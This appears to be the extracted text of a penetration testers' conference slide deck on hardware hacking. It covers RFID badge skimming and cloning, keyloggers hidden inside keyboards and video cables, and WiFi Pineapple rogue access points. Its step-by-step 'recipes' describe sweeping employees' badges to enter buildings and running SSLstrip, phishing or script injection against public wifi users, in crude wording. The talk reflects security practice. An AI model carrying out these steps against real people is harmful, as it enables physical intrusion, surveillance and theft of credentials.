- **If a facility and user IDs is known then trying nearby numbers is useful since employees may have different physical access rights.**



Props to brad antoniewicz at foundstone for proxbrute

RFID – Recipe

- HW: HID Maxiprox, eBay
- HW: Pro Micro 5V 16Mhz,
<https://www.sparkfun.com/products/11098>
- HW: SD card module,
<https://www.sparkfun.com/products/544>
- HW: Battery holder, eBay
- HW: Micro USB male connector, eBay
- HW: Wires, eBay
- HW: Rechargeable AA batteries, eBay
- SW: Base Arduino code – tweak it!,
http://colligomentis.com/wp-content/uploads/2012/05/HID_Card_Catcher_NoKey_pad_Micro.txt

RFID – Recipe (cont.)

- **HW: Keymaster Pro RF 4, Google Russia or Ukraine**
- **HW: Prox Key T5, Google Russia or Ukraine**
- **HW: Proxmark3 eBay or <http://proxmark3.com/>**

RFID – Recipe (cont. 2)

- **Turn on FrankenClone and throw it in a bag**
- **Goto to a lunch area or elevator where targets hangout and sweep for prox cards**
- **Use gathered facility and site codes to clone prox cards with prox card writer and T55x7 cards**
- **Take cloned cards and enter facility**
- **Alternatively use Proxmark3 to emulate cards and bruteforce ranges to gain access to additional areas**

KeyLoggers

- **What is a KeyLogger?**
 - **Keystroke logging (more often called keylogging or "keyloggers") is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. There are numerous keylogging methods, ranging from hardware and software-based approaches to electromagnetic and acoustic analysis.**
 - Thanks wikipedia

KeyLoggers - Past

- You need physical access
- You need to plug it to the keyboard
- Usually PS2 or USB
- Sometime the logs are hard to read
- You can't see the mouse
- You can't see virtual keyboard
- Software keyloggers

What's inside?

USB connector USB connector



memory microcontroller



Black

White

KeyLoggers - Future

- Instead of reading logs, I'll just see what you are doing
- VGA
- DVI
- HDMI



KeyLoggers - Screens

- Almost any screen could be monitored
- Very simple and easy
- We just need to plug the video and USB connector and we are ready

- DVI
- VGA
- HDMI



KeyLoggers - InSide

- **Anyone open their keyboard lately?**
- **Small things, but still we need space for it**
- **Not that fast installation**



- **Without Keylogger**



- **With Keylogger**



KeyLoggers – InSide (cont.)

- **We need some tools:**
 - **Crimp Connector Housing: 0.1 inch pitch 1x4**
 - **Female Crimp Pins for 0.1" Housings**
 - **Crimping Tool: 0.1-1.0 mm² Capacity, 16-28 AWG SN-28B**

Crimp Connector Housing: 0.1 inch pitch 1x4-Pin 10-Pack



Price: £0.46
(£0.38 + VAT)

Availability: 68

Model: CRIMPHOUS4

Manufacturer: [Pololu](#)

Average Rating: Not Rated

Qty:

[Add to Cart](#)

[Compare](#)

 Pololu
Robotics & Electronics



KeyLoggers – InSide (cont. 2)

- This is an open keyboard with the module:



KeyLoggers - Serial

- Yes, there are also serial keyloggers
- Printers keyloggers
- Payment devices keyloggers



KeyLoggers - Demo





KeyLoggers - Recipe

- **VideoGhost:**
 - https://www.keelog.com/hardware_video_logger.html
- **VGA**
- **DVI**
- **HDMI**
- **Plug it between the screen and the machine**
- **Plug the USB from the cable to the machine**

KeyLoggers - Recipe

- Keyboard – just a simple one with enough space
- Open the keyboard
- User guide:
<https://www.keelog.com/files/KeyGrabberModuleUsersGuide.pdf>



Prepare the wire tips. Crimp the provided connector sockets over the wire tips with the pliers or crimp tool.



B K S – the magic letters (change them!)





PineApple

- **Cracking WEP or WPA key >> boring**
- **Inverse war driving more fun**
- **Let victims connect and MITM them**
- **Works well, most people are cheapskates and love free wifi**
- **Target rich areas are airports, hotels, coffee shops and so on**
- **Also corporate environments that do not offer wifi for private or guest use**



PineApple – History

- **2004 Karma tool Shane Macaulay & Dino Dai Zovi**
- **2008 Karmetasploit HD Moore**
- **2008 Jasager on OpenWRT Fon 2100 Robin Wood and Hak5**
- **Since then many upgrades, tweaks and implementations**
- **Netbooks with Atheros or Prism54 chipset, Pineapple, Pwnphone etc**

PineApple – History (cont.)






PineApple Laptop Tools

- Laptop with Linux e.g. Ubuntu
- Wifi interface supporting monitor mode and injection e.g. Atheros
- Aircrack-NG
- DHCP server
- Metasploit framework
- Database backend
- EEE900 with built-in Atheros and Linux installed one option



PineApple – Standalone

- **Alfa AP121U running OpenWRT flashed with Pineapple mk4 firmware**
- **Nokia 900 with injection driver and manually installed tools or Pwnphone software**
- **Legacy – Fonera 2100 with Jasager Firmware**
- **Legacy – Alfa AP51 flashed with Pineapple mk3**
- **Roll own using TPLink WR703N**

PineApple – UnBricking

- Bricked routers or with no OpenWRT need to be reflashed
- Always check the MD5 before flashing
- Acquire USB/serial to UART cable for low level serial firmware flashing
- PL2303 or Silicon Labs CP210x chipset



PineApple – UnBricking (cont.)



PineApple – UnBricking (cont. 2)

- Disconnect power on router
- Remove two front rubber feet on bottom of the router
- Remove two screws and open case
- Connect RX, TX and GND pins on router to adapter (some cheapskate adapters may have TX and RX labels flipped)
- Do not connect VDD use the router power adapter



Pic from wifipineapple.com

- Follow steps described at <http://cloud.wifipineapple.com/index.php?flashing>

PineApple – Web Gui

[Status](#) | [Configuration](#) | [Advanced](#) | [USB](#) | [Jobs](#) | [3G](#) | [SSH](#) | [Scripts](#) | [Logs](#) | [Upgrade](#) | [Resources](#) | [Pineapple Bar](#) | [About](#) | [RandomRoll](#)

Services

Wireless	enabled.		Stop
Mk4 Karma	enabled.		Stop
Autostart	disabled.		Start
Cron Jobs	enabled.		Stop
URL Snarf	disabled.		Start
DNS Spoof	enabled.		Stop
3G bootup	disabled.		Enable
3G redial	disabled.		Enable
SSH	offline.		Connect
Stealth	enabled.		Disable

Interfaces

POE / LAN Port: 172.16.42.1
USB 3G Modem:
WAN / LAN Port:
Public Internet: [reveal_public_ip](#)

Karma / Connection Status (Generate Detailed Report)

1350292058 172.16.42.131 victim2

IP address	HW type	Flags	HW address	Mask	Device
172.16.42.42	0x1	0x2		*	br-lan

```
KARMA: Successful association of 
KARMA: Checking SSID for start of association, pass through PoC Free Wifi
KARMA: Successful association of 
KARMA: Checking SSID for start of association, pass through PoC Free Wifi
KARMA: Successful association of 
KARMA: Checking SSID for start of association, pass through ...C...>...<|.u.a..>.....
KARMA: Successful association of 
KARMA: Checking SSID for start of association, pass through p.>.A..g>~...k..8\*...;2.
```

PineApple – Weaponized



PineApple – Luvz Hak5 NOT !!!

- DO NOT BUY FROM HAK5 – DO NOT !!!
- Haha Shannon, haha



PineApple - Demo



PineApple - Recipe

- **HW: Alfa Hornet AP121U w/ OpenWRT**
<http://www.data-alliance.net/servlet/-strse-667/Alfa-Open-dsh-WRT-802.11n-AP/Detail>
- **HW: USB to UART TTL adapter PL2303 or CP210x chipset on eBay e.g.**
www.ebay.co.uk/sch/i.html?_nkw=USB+uart+ttl
- **HW: Rechargeable battery pack 12V e.g. Astro3 Anker 10000mAh on Amazon**
- **SW: Wifipineapple.com**
<http://cloud.wifipineapple.com/index.php?downloads>



PineApple – Recipe (cont.)

- **HW+SW: Alternatively get small notebook with Atheros chipset e.g. Asus EEE900 on eBay**
- **HW+SW: Alternatively get Nokia N900 on eBay and load PwnPhone community edition**
<http://pwnieexpress.com/pages/community-downloads> or install tools manually with package manager



PineApple – Recipe (cont. 2)

- **Attach Pineapple to battery pack, add USB storage and swap space**
- **Enable Karma mode, connect Pineapple to Linux machine with Internet access (wifi or 3G) and share it with Pineapple**
- **Run SSLstrip or make a nice phishing page tailored for your main target or code evil java script injection payload**
- **Goto an airport, hotel or coffee shop where your targets hangout and free wifi is scarce**
- **Rape and pillage target with MITM attacks**



To Wrap It All Up

- **Hardware hacking is phun**
- **You don't need to have tons of \$\$\$ to use it**
- **It gets simpler and simpler**
- **Build hardware tools and pwn stuff**

E [0] F

Questions?

>>

**Yaniv Miron aka Lament
ymt [at] fortconsult.net (work)
lament [at] ilhack.org (private)**

**MC
mc [at] fortconsult.net (work)**

FORTCONSULT

Straight talk on IT security

Penetration Testing